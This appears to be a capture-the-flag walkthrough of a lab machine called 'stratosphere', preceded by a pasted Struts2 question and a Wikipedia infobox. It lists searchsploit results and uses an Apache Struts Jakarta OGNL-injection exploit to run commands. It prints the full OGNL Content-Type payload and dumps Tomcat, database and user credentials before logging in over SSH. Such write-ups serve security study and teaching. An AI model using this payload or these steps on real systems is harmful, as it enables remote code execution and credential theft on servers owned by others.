
This might be a useless or lame question but please explain me this.

In struts2 when we assign an action to a form button and click on that button, that action is called. Now, when the result of the action file is displayed, the URL in browser shows

```
localhost:8080/HelloWorld/ClassName.action
```

Sometimes by default `.action` part doesn't show. But both works the same.

I am required to explain to someone what is significance of this `.action`. Why is that extension shown in URL and is there some specific thing which enables and disables the `.action` in Struts2 URL?



Apache Struts

Software

Apache Struts 2 is an open-source web application framework for developing Java EE web applications. It uses and extends the Java Servlet API to encourage developers to adopt a model–view–controller architecture. Wikipedia

Initial release: October 10, 2006; 17 years ago


Developer(s): Apache Software Foundation

License: Apache License 2.0

Platform: Cross-platform (JVM)


Vulnerability

1) Searched for vulnerabilities on struts



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ searchsploit struts
------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                           |  Path
------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Apache Struts - 'ParametersInterceptor' Remote Code Execution (Metasploit)                                                | multiple/remote/24874.rb
Apache Struts - ClassLoader Manipulation Remote Code Execution (Metasploit)                                               | multiple/remote/33142.rb
Apache Struts - Developer Mode OGNL Execution (Metasploit)                                                                | java/remote/31434.rb
Apache Struts - Dynamic Method Invocation Remote Code Execution (Metasploit)                                              | linux/remote/39756.rb
Apache Struts - includeParams Remote Code Execution (Metasploit)                                                          | multiple/remote/25980.rb
Apache Struts - Multiple Persistent Cross-Site Scripting Vulnerabilities                                                  | multiple/webapps/18452.txt
Apache Struts - OGNL Expression Injection                                                                                 | multiple/remote/38549.txt
Apache Struts - REST Plugin With Dynamic Method Invocation Remote Code Execution                                          | multiple/remote/43382.py
Apache Struts - REST Plugin With Dynamic Method Invocation Remote Code Execution (Metasploit)                             | multiple/remote/39919.rb
Apache Struts 1.2.7 - Error Response Cross-Site Scripting                                                                 | multiple/remote/26542.txt
Apache Struts 2 - DefaultActionMapper Prefixes OGNL Code Execution                                                        | java/webapps/48917.py
Apache Struts 2 - DefaultActionMapper Prefixes OGNL Code Execution (Metasploit)                                           | multiple/remote/27135.rb
Apache Struts 2 - Namespace Redirect OGNL Injection (Metasploit)                                                          | multiple/remote/45367.rb
Apache Struts 2 - Skill Name Remote Code Execution                                                                        | multiple/remote/37647.txt
Apache Struts 2 - Struts 1 Plugin Showcase OGNL Code Execution (Metasploit)                                               | multiple/remote/44643.rb
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities                                                                        | multiple/webapps/18329.txt
Apache Struts 2.0 - 'XSLTResult.java' Arbitrary File Upload                                                               | java/webapps/37009.xml
Apache Struts 2.0.0 < 2.2.1.1 - XWork 's:submit' HTML Tag Cross-Site Scripting                                            | multiple/remote/35735.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution                                                    | multiple/remote/44556.py
Apache Struts 2.0.9/2.1.8 - Session Tampering Security Bypass                                                             | multiple/remote/36426.txt
Apache Struts 2.2.1.1 - Remote Command Execution (Metasploit)                                                             | multiple/remote/18984.rb
Apache Struts 2.2.3 - Multiple Open Redirections                                                                          | multiple/remote/38666.txt
Apache Struts 2.3 < 2.3.34 / 2.5 < 2.5.16 - Remote Code Execution (1)                                                     | linux/remote/45260.py
Apache Struts 2.3 < 2.3.34 / 2.5 < 2.5.16 - Remote Code Execution (2)                                                     | multiple/remote/45262.py
Apache Struts 2.3.5 < 2.3.31 / 2.5 < 2.5.10 - 'Jakarta' Multipart Parser OGNL Injection (Metasploit)                      | multiple/remote/41614.rb
Apache Struts 2.3.5 < 2.3.31 / 2.5 < 2.5.10 - Remote Code Execution                                                       | linux/webapps/41570.py
Apache Struts 2.3.x Showcase - Remote Code Execution                                                                      | multiple/webapps/42324.py
Apache Struts 2.5 < 2.5.12 - REST Plugin XStream Remote Code Execution                                                    | linux/remote/42627.py
Apache Struts 2.5.20 - Double OGNL evaluation                                                                             | multiple/remote/49068.py
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit)                         | multiple/remote/41690.rb
Apache Struts < 2.2.0 - Remote Command Execution (Metasploit)                                                             | multiple/remote/17691.rb
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection                                                        | multiple/webapps/44583.txt
Struts 2.0.11 - Multiple Directory Traversal Vulnerabilities                                                              | multiple/remote/32565.txt
Struts2/XWork < 2.2.0 - Remote Command Execution                                                                          | multiple/remote/14360.txt
------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```


2) Found tomcat credentials



```
              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this a
pp,
  you must define such a user - the username and password are arbitrary. It
is
  strongly recommended that you do NOT use one of the users in the commented
 out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with th
e
  examples web application. They are wrapped in a comment and thus are ignor
ed
  when reading this file. If you wish to configure these users for use with
the
  examples web application, do not forget to remove the <!.. ..> that surrou
nds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
<user username="teampwner" password="cd@6sY{f^+kZV8J!+o*t|<fpNy]F_(Y$" roles
="manager-gui,admin-gui" />
</tomcat-users>


┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ proxychains -q python2.7 exploit.py http://10.10.10.64/Monitoring/exampl
e/Menu.action 'ls conf'
```


teampwner:cd@6sY{f^+kZV8J!+o*t|<fpNy]F_(Y$

3) Found db credentials



```
Object request.TEXT aka This is what you are looking for...
[ssn]
user=ssn_admin
pass=AWs64@on*&

[users]
user=admin
pass=admin

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ proxychains -q python2.7 exploit.py http://10.10.10.64/Monitoring/example/Menu.action 'cat db_connect'
```

4) Found credentials of user




```
Object headers
{'Content-Type': '%{(#_=\'multipart/form-data\').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context[\'
com.opensymphony.xwork2.ActionContext.container\']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedP
ackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd=\'mysql -u admin -padmin -e "select * from accounts;
" users\').(#iswin=(@java.lang.System@getProperty(\'os.name\').toLowerCase().contains(\'win\'))).(#cmds=(#iswin?{\'cmd.exe\',\'/c\',#cmd}:{\'/bin/bash\',\'-
c\',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@ge
tResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}', 'User-Agent': 'Mozilla/5.0'}

Object request.TEXT aka This is what you are looking for...
fullName        password        username
Richard F. Smith        9tc*rhKuG5TyXvUJOrE^5CK7k       richard


┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ proxychains -q python2.7 exploit.py http://10.10.10.64/Monitoring/example/Menu.action 'mysql -u admin -p'admin' -e "select * from accounts;" users'
```

9tc*rhKuG5TyXvUJOrE^5CK7k

Exploitation


1) Connected with ssh




```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ssh richard@10.10.10.64
The authenticity of host '10.10.10.64 (10.10.10.64)' can't be established.
ED25519 key fingerprint is SHA256:M0iueOref5GIXJLH7IEi0XWv+HJ/bQJRx63Plk2hlHE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.64' (ED25519) to the list of known hosts.
richard@10.10.10.64's password:
Linux stratosphere 4.19.0-25-amd64 #1 SMP Debian 4.19.289-2 (2023-08-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec  3 12:20:42 2023 from 10.10.10.2
richard@stratosphere:~$
```

